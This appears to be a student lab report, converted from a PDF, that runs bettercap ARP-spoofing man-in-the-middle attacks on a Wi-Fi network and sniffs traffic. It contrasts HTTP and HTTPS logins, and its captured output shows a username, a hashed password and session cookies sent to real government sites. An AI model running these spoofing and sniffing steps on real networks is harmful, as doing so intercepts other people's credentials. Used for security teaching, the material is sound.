
```
↑ 0 B / ↓ 187 B / 2 pkts
```

```
192.168.242.0/24 > 192.168.242.213 [net.recon on]
192.168.242.0/24 > 192.168.242.213 [net.probe on]
192.168.242.0/24 > 192.168.242.213 [16:48:58] [sys.log] [inf] net.probe probing 256 addresses on 192.168.242.0/24
192.168.242.0/24 > 192.168.242.213 [16:49:00] [endpoint.new] endpoint 192.168.242.203 (CHAITHU) detected as 18:47:30:e9:cf:77 (Chongqing Fugui Electronics Co.,Ltd.).
192.168.242.0/24 > 192.168.242.213 [net[16:49:06]] [endpoint.new] endpoint 192.168.242.229 detected as 10:3d:1c:5b:f8:29 (Intel Corporate).
192.168.242.0/24 > 192.168.242.213 [net.show]
```

IP	MAC	Name	Vendor	Sent	Recv	Seen
192.168.242.213	08:00:27:95:bd:54	eth0	PCS Computer Systems GmbH	0 B	0 B	16:48:30
192.168.242.136	ca:f1:2a:b9:cda:5	gateway		2.1 kB	990 B	16:48:30
<b>192.168.242.203</b>	<b>18:47:3d:e9:cf:77</b>	<b>CHAITHU</b>	Chongqing Fugui Electronics Co.,Ltd.	398 B	638 B	<b>16:49:08</b>
<b>192.168.242.229</b>	<b>10:3d:1c:5b:f8:29</b>		Intel Corporate	1.1 kB	265 B	<b>16:49:09</b>

```
↑ 26 kB / ↓ 64 kB / 1326 pkts
```

```
192.168.242.0/24 > 192.168.242.213 [set.arp.spoof.fullduplex true]
```



## Analysis: -

Here we can observe that the sites using http are not secure, because the site data has been displayed as soon as we open and log into the website. So that a hacker can hack into that website without any effort.


When we come to the Gmail which uses https, so the security is relatively high when compared to the sites with http. We can observe that the data is encrypted, no sensitive data is displayed even when we log into that website.

## SPECIAL CASE STUDIES

**Note:** -These case studies require a Wi-Fi adapter(Alfa Adapter)

### CASE 7:

- Windows → Wireless
- Linux → Wireless
- Without change in network adapter(NAT)
- By using the Wi-fi Adapter(Alfa Adapter)
- Hacking can be performed



- 10.0.2.15 → No Hacking can be done outside Linux(Wired, Wireless)
- But you can hack Linux-Linux only which is an advanced case study

## Practical Approach for Case Study 7: -

### ➤ Probing the network and capturing the packets

```
File Machine View Input Devices Help
File Actions Edit View Help
[kali㉿kali]-[~]
$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.2) [type 'help' for a list of commands]
192.168.246.0/24 > 192.168.246.130 » [23:01:21] [sys.log] [inf] gateway monitor started ...
192.168.246.0/24 > 192.168.246.130 » net.recon on
192.168.246.0/24 > 192.168.246.130 » [23:01:29] [endpoint.new] endpoint 192.168.246.203 detected as 18:47:3d:e9:cf:77 (Chongqing Fugui Electronics Co.,Ltd.)
192.168.246.0/24 > 192.168.246.130 » net.probe on
192.168.246.0/24 > 192.168.246.130 » [23:01:36] [sys.log] [inf] net.probe probing 256 addresses on 192.168.246.0/24
192.168.246.0/24 > 192.168.246.130 » net.show



| IP              | MAC               | Name    | Vendor                               | Sent  | Recv  | Seen     |
|-----------------|-------------------|---------|--------------------------------------|-------|-------|----------|
| 192.168.246.130 | 00:c0:ca:99:51:0e | wlan0   | Alfa, Inc.                           | 0 B   | 0 B   | 23:01:21 |
| 192.168.246.192 | ca:f1:2a:b9:cd:a5 | gateway |                                      | 834 B | 867 B | 23:01:21 |
| 192.168.246.203 | 18:47:3d:e9:cf:77 | CHAITHU | Chongqing Fugui Electronics Co.,Ltd. | 398 B | 638 B | 23:01:47 |



↑ 27 kB / ↓ 88 kB / 1618 pkts

192.168.246.0/24 > 192.168.246.130 » set arp.spoof.fullduplex true
192.168.246.0/24 > 192.168.246.130 » set arp.spoof.targets 192.168.246.130,192.168.246.192,192.168.246.203
192.168.246.0/24 > 192.168.246.130 » arp.spoof on
192.168.246.0/24 > 192.168.246.130 » [23:02:57] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.246.0/24 > 192.168.246.130 » [23:02:57] [sys.log] [inf] arp.spoof arp spoofer started, probing 3 targets.
192.168.246.0/24 > 192.168.246.130 » net.sniff on
192.168.246.0/24 > 192.168.246.130 » [23:03:12] [net.sniff.dns] dns gateway > CHAITHU : api.github.com is 20.207.73.85
192.168.246.0/24 > 192.168.246.130 » [23:03:12] [net.sniff.dns] dns gateway > CHAITHU : api.github.com is 20.207.73.85
192.168.246.0/24 > 192.168.246.130 » [23:03:12] [net.sniff.dns] dns gateway > CHAITHU : api.github.com is 20.207.73.85
```

```
File Machine View Input Devices Help
File Actions Edit View Help
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
192.168.246.0/24 > 192.168.246.130 » [23:05:57] [net.sniff.http.request] http CHAITHU GET vidyawaan.nic.in/vidyawaan/CaptchaServlet
192.168.246.0/24 > 192.168.246.130 » [23:05:57] [net.sniff.dns] dns gateway > CHAITHU : fonts.googleapis.com is 142.250.182.74
192.168.246.0/24 > 192.168.246.130 » [23:05:57] [net.sniff.dns] dns gateway > CHAITHU : fonts.googleapis.com is 142.250.182.74
192.168.246.0/24 > 192.168.246.130 » [23:05:57] [net.sniff.http.request] http CHAITHU GET vidyawaan.nic.in/vidyawaan/CaptchaServlet
192.168.246.0/24 > 192.168.246.130 » [23:05:57] [net.sniff.http.response] http 164.100.187.190:80 200 OK → CHAITHU (0 B image/jpg)
192.168.246.0/24 > 192.168.246.130 » [23:05:57] [net.sniff.dns] dns gateway > CHAITHU : a1996.dsdc.akamai.net is 184.26.54.114, 184.26.54.179
192.168.246.0/24 > 192.168.246.130 » [23:05:57] [net.sniff.http.response] http 164.100.187.190:80 200 OK → CHAITHU (0 B image/jpg)
192.168.246.0/24 > 192.168.246.130 » [23:05:57] [net.sniff.dns] dns gateway > CHAITHU : a1996.dsdc.akamai.net is 184.26.54.114, 184.26.54.179
192.168.246.0/24 > 192.168.246.130 » [23:06:21] [net.sniff.http.request] http CHAITHU POST vidyawaan.nic.in/vidyawaan/tindex.do
192.168.246.0/24 > 192.168.246.130 » [23:06:21] [net.sniff.http.request] http CHAITHU POST vidyawaan.nic.in/vidyawaan/tindex.do

POST /vidyawaan/tindex.do HTTP/1.1
Host: vidyawaan.nic.in
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Sec-Gpc: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Cookie: JSESSIONID=55DE107873B85D5508D9CD8E82B36553D
Content-Length: 90
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://vidyawaan.nic.in/vidyawaan/
Connection: keep-alive
Origin: http://vidyawaan.nic.in
Accept-Language: en-US,en;q=0.5

username=chaitanya&password=19fb0c1f04d96d88de2fd6b7b5b68f3d&captchaimg=&captchauser=PVUFW

192.168.246.0/24 > 192.168.246.130 » [23:06:21] [net.sniff.http.request] http CHAITHU POST vidyawaan.nic.in/vidyawaan/tindex.do

POST /vidyawaan/tindex.do HTTP/1.1
```


## TESTING THE WEBSITES WITH HTTP

### ➤ Testing the government site called VIDYAWAAN

```
File Machine View Input Devices Help
File Actions Edit View Help
192.168.246.0/24 > 192.168.246.130 ►
POST /vidyawaan/tindex.do HTTP/1.1
Host: vidyawaan.nic.in
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Sec-Gpc: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Cookie: JSESSIONID=55DE107873B5D5508D9CD8E82B36553D
Content-Length: 90
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://vidyawaan.nic.in/vidyawaan/
Connection: keep-alive
Origin: http://vidyawaan.nic.in
Accept-Language: en-US,en;q=0.5
username:chaitanya&password:19fb0c1f04d96d88de2fd6b7b5b68f3d5captchaimg=6captchauser=PVUFW
192.168.246.0/24 > 192.168.246.130 ► [23:06:21] [net.sniff.http.request] http CHAITHU POST vidyawaan.nic.in/vidyawaan/tindex.do
POST /vidyawaan/tindex.do HTTP/1.1
Host: vidyawaan.nic.in
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.5
Referer: http://vidyawaan.nic.in/vidyawaan/
Content-Length: 90
Origin: http://vidyawaan.nic.in
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=55DE107873B5D5508D9CD8E82B36553D
Sec-Gpc: 1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
username:chaitanya&password:19fb0c1f04d96d88de2fd6b7b5b68f3d5captchaimg=6captchauser=PVUFW
```

### ➤ Testing a website belongs to the government of KARNATAKA

```
File Machine View Input Devices Help
File Actions Edit View Help
192.168.246.0/24 > 192.168.246.130 ► [23:08:18] [net.sniff.dns] dns gateway > CHAITHU : www.sakala.kar.nic.in is 164.100.133.1
192.168.246.0/24 > 192.168.246.130 ► [23:08:18] [net.sniff.dns] dns gateway > CHAITHU : www.sakala.kar.nic.in is 164.100.133.1
192.168.246.0/24 > 192.168.246.130 ► [23:08:23] [net.sniff.http.request] http CHAITHU GET www.sakala.kar.nic.in/online/Login.aspx
192.168.246.0/24 > 192.168.246.130 ► [23:08:23] [net.sniff.http.request] http CHAITHU GET www.sakala.kar.nic.in/online/Login.aspx
192.168.246.0/24 > 192.168.246.130 ► [23:08:23] [net.sniff.http.response] http 164.100.133.181:80 200 OK → CHAITHU (795 B text/html)
HTTP/1.1 200 OK
Access-Control-Allow-Methods: GET,POST
Date: Sun, 18 Dec 2022 16:08:21 GMT
Content-Length: 14695
Set-Cookie: ASP.NET_SessionId=2jejilot14cbqldem2sgycpbk; path=/; HttpOnly
Set-Cookie: SameSite=None; Secure
Content-Type: text/html; charset=UTF-8
Access-Control-Allow-Origin: https://esignservices.karnataka.gov.in
Cache-Control: private
X-Content-Type-Options: nosniff
Server: Microsoft-IIS/8.0
X-AspNet-Version: 4.0.30319
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type,*
Access-Control-Allow-Methods: Content-Type,*
Access-Control-Allow-Methods: GET,POST
192.168.246.0/24 > 192.168.246.130 ► [23:08:23] [net.sniff.http.response] http 164.100.133.181:80 200 OK → CHAITHU (795 B text/html)
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=2jejilot14cbqldem2sgycpbk; path=/; HttpOnly
Set-Cookie: SameSite=None; Secure
Content-Type: text/html; charset=UTF-8
Server: Microsoft-IIS/8.0
X-AspNet-Version: 4.0.30319
X-Frame-Options: SAMEORIGIN
Cache-Control: private
Content-Length: 14695
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: https://esignservices.karnataka.gov.in
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type,*
Access-Control-Allow-Methods: Content-Type,*
Access-Control-Allow-Methods: GET,POST
192.168.246.0/24 > 192.168.246.130 ► [23:08:23] [net.sniff.http.request] http CHAITHU GET www.sakala.kar.nic.in/online/Scripts
```



## ➤ Testing another http login page

The terminal window on the left shows net-sniff traffic between two hosts at 192.168.246.0/24. The browser window on the right displays the Acunetix login page, which includes fields for Username and Password, and links for search, browse categories, and links.

```

kali@kali: ~
File Actions Edit View Help
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.8
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Content-Length: 30
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded

uname=chaitanya&pass=chaitanya

192.168.246.0/24 > 192.168.246.130 [23:17:29] [net.sniff.http.request] http CHAI THU GET testphp.vulnweb.com/login.php
192.168.246.0/24 > 192.168.246.130 [23:17:29] [net.sniff.http.request] http CHAI THU POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Accept-Encoding: gzip, deflate
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Content-Length: 30
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded

uname=chaitanya&pass=chaitanya

192.168.246.0/24 > 192.168.246.130 [23:17:29] [net.sniff.http.request] http CHAI THU GET testphp.vulnweb.com/login.php
192.168.246.0/24 > 192.168.246.130 [23:17:29] [net.sniff.http.response] http 44.228.249.3:80 302 Found → CHAI THU (14 B text/html)
192.168.246.0/24 > 192.168.246.130 [23:17:29] [net.sniff.http.response] http 44.228.249.3:80 302 Found → CHAI THU (14 B text/html)
192.168.246.0/24 > 192.168.246.130 [23:17:30] [net.sniff.http.response] http 44.228.249.3:80 200 OK → CHAI THU (1.1 kB text/html)
192.168.246.0/24 > 192.168.246.130 [23:17:30] [net.sniff.http.response] http 44.228.249.3:80 200 OK → CHAI THU (1.1 kB text/html)
192.168.246.0/24 > 192.168.246.130 [23:17:30] [net.sniff.http.response] http 44.228.249.3:80 200 OK → CHAI THU (1.1 kB text/html)

```

The terminal window on the left shows net-sniff traffic between two hosts at 192.168.246.0/24. The browser window on the right displays the Acunetix login page, which includes fields for Username and Password, and links for search, browse categories, and links.

```

kali@kali: ~
File Actions Edit View Help
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.8
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Content-Length: 30
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded

uname=chaitanya&pass=chaitanya

192.168.246.0/24 > 192.168.246.130 [23:17:29] [net.sniff.http.request] http CHAI THU GET testphp.vulnweb.com/login.php
192.168.246.0/24 > 192.168.246.130 [23:17:29] [net.sniff.http.request] http CHAI THU POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 30
Connection: keep-alive
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Sec-Gpc: 1
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Upgrade-Insecure-Requests: 1

uname=chaitanya&pass=chaitanya

192.168.246.0/24 > 192.168.246.130 [23:17:29] [net.sniff.http.request] http CHAI THU GET testphp.vulnweb.com/login.php
192.168.246.0/24 > 192.168.246.130 [23:17:29] [net.sniff.http.response] http 44.228.249.3:80 302 Found → CHAI THU (14 B text/html; charset=UTF-8)
192.168.246.0/24 > 192.168.246.130 [23:17:29] [net.sniff.http.response] http 44.228.249.3:80 302 Found → CHAI THU (14 B text/html; charset=UTF-8)

```

## TESTING THE WEBSITE WITH HTTPS

- **Probing the network and capturing the packets**
  - Checking, one the most used social media website called FACEBOOK

```
(kali㉿kali)-[~]
$ sudo bettercap
bettercap v2.32.0 [built for linux amd64 with go1.19.2] [type 'help' for a list of commands]

192.168.128.0/24 > 192.168.128.130 » [20:46:42] [sys.log] [inf] gateway monitor started ...
192.168.128.0/24 > 192.168.128.130 » net.show



| IP              | MAC               | Name    | Vendor     | Sent  | Recv'd | Seen     |
|-----------------|-------------------|---------|------------|-------|--------|----------|
| 192.168.128.130 | 00:c0:ca:99:51:0e | wlan0   | Alfa, Inc. | 0 B   | 0 B    | 20:46:42 |
| 192.168.128.121 | ca:f1:2a:b9:cd:a5 | gateway |            | 591 B | 198 B  | 20:46:42 |



↑ 0 B / ↓ 1.3 kB / 8 pkts

192.168.128.0/24 > 192.168.128.130 » net.recon on
192.168.128.0/24 > 192.168.128.130 » [20:47:12] [endpoint.new] endpoint 192.168.128.203 detected as 18:47:3d:e9:cf:77 (Chongqing Fugui Electronics Co.,Ltd.).
192.168.128.0/24 > 192.168.128.130 » net.probe on
192.168.128.0/24 > 192.168.128.130 » [20:47:22] [sys.log] [inf] net.probe probing 256 addresses on 192.168.128.0/24
192.168.128.0/24 > 192.168.128.130 » net.show



| IP              | MAC               | Name      | Vendor                               | Sent   | Recv'd | Seen            |
|-----------------|-------------------|-----------|--------------------------------------|--------|--------|-----------------|
| 192.168.128.130 | 00:c0:ca:99:51:0e | wlan0     | Alfa, Inc.                           | 0 B    | 0 B    | 20:46:42        |
| 192.168.128.121 | ca:f1:2a:b9:cd:a5 | gateway   |                                      | 4.4 kB | 1.1 kB | 20:46:42        |
| 192.168.128.203 | 18:47:3d:e9:cf:77 | WORKGROUP | Chongqing Fugui Electronics Co.,Ltd. | 2.5 kB | 319 B  | <b>20:47:24</b> |



↑ 24 kB / ↓ 66 kB / 1229 pkts

192.168.128.0/24 > 192.168.128.130 » set arp.spoof.fullduplex true
192.168.128.0/24 > 192.168.128.130 » set arp.spoof.targets 192.168.128.130,192.168.128.121,192.168.128.203
192.168.128.0/24 > 192.168.128.130 » arp.spoof on
```


### **Analysis: -**

Here we can observe that the sites using http are not secure, because the site data has been displayed as soon as we open and log into the website. So that a hacker can hack into that website without any effort.

When we come to the Facebook which uses https, so the security is relatively high when compared to the sites with http. We can observe that the data is encrypted, no sensitive data is displayed even when we log into that website.

## CASE 8:

- Windows → Wireless
- Linux → Wireless
- With change in Configuration to Bridged
- By using the Wi-fi Adapter(Alfa Adapter)
- Hacking can be performed



## ➤ Probing the network and capturing the packets

```
File Machine View Input Devices Help kali@kali ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo bettercap
[sudo] password for kali:
bettercap v2.32.0 (built for linux amd64 with go1.19.2) [type 'help' for a list of commands]

192.168.139.0/24 > 192.168.139.130 » [01:51:30] [sys.log] [inf] gateway monitor started ...
192.168.139.0/24 > 192.168.139.130 » net.show



| IP ▲            | MAC               | Name    | Vendor     | Sent  | Recv'd | Seen     |
|-----------------|-------------------|---------|------------|-------|--------|----------|
| 192.168.139.130 | 00:c0:ca:99:51:0e | wlan0   | Alfa, Inc. | 0 B   | 0 B    | 01:51:30 |
| 192.168.139.171 | ca:f1:2a:b9:cda5  | gateway |            | 352 B | 297 B  | 01:51:30 |



↑ 0 B / ↓ 733 B / 8 pkts

192.168.139.0/24 > 192.168.139.130 » net.recon on
192.168.139.0/24 > 192.168.139.130 » net.probe on
